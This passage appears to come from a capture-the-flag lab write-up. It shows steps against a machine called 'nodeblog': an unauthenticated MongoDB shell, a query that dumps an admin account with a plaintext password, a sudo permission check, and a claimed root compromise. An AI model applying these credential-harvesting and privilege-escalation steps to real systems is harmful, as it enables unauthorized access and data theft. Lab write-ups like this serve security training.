MongoDB shell version v3.6.8
connecting to: mongodb://localhost:27017
Implicit session: session { "id" : UUID("5b82e5c7-573f-4b67-9243-0e8a0d5b37f7") }
MongoDB server version: 3.6.8
Server has startup warnings:
2023-12-28T18:09:07.770+0000 I CONTROL  [initandlisten]
2023-12-28T18:09:07.770+0000 I CONTROL  [initandlisten] ** WARNING: Access control is not enabled for the database.
2023-12-28T18:09:07.770+0000 I CONTROL  [initandlisten] **          Read and write access to data and configuration is unrestricted.
2023-12-28T18:09:07.770+0000 I CONTROL  [initandlisten]
> help
        db.help()                    help on db methods
        db.mycoll.help()             help on collection methods
        sh.help()                    sharding helpers
        rs.help()                    replica set helpers
        help admin                   administrative help
        help connect                 connecting to a db help
        help keys                    key shortcuts
        help misc                    misc things to know
        help mr                      mapreduce

        show dbs                     show database names
        show collections             show collections in current database
        show users                   show users in current database
        show profile                 show most recent system.profile entries with time >= 1ms
        show logs                    show the accessible logger names
        show log [name]              prints out the last segment of log in memory, 'global' is default
        use <db_name>                set current database
        db.foo.find()                list objects in collection foo
        db.foo.find( { a : 1 } )     list objects in foo where a == 1
        it                           result of the last line evaluated; use to further iterate
        DBQuery.shellBatchSize = x   set default number of items to display on shell
        exit                         quit the mongo shell
```

2) found credentials

```
> db.users.find()
{ "_id" : ObjectId("61b7380ae5814df6030d2373"), "createdAt" : ISODate("2021-12-13T12:09:46.009Z"), "username" : "admin", "password" : "IppsecSaysPleaseSubsc
ribe", "__v" : 0 }
>
```

3) we have complete sudo permissions

```
admin@nodeblog:~$ sudo -l
[sudo] password for admin:
Matching Defaults entries for admin on nodeblog:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User admin may run the following commands on nodeblog:
    (ALL) ALL
    (ALL : ALL) ALL
admin@nodeblog:~$
```

4) got root access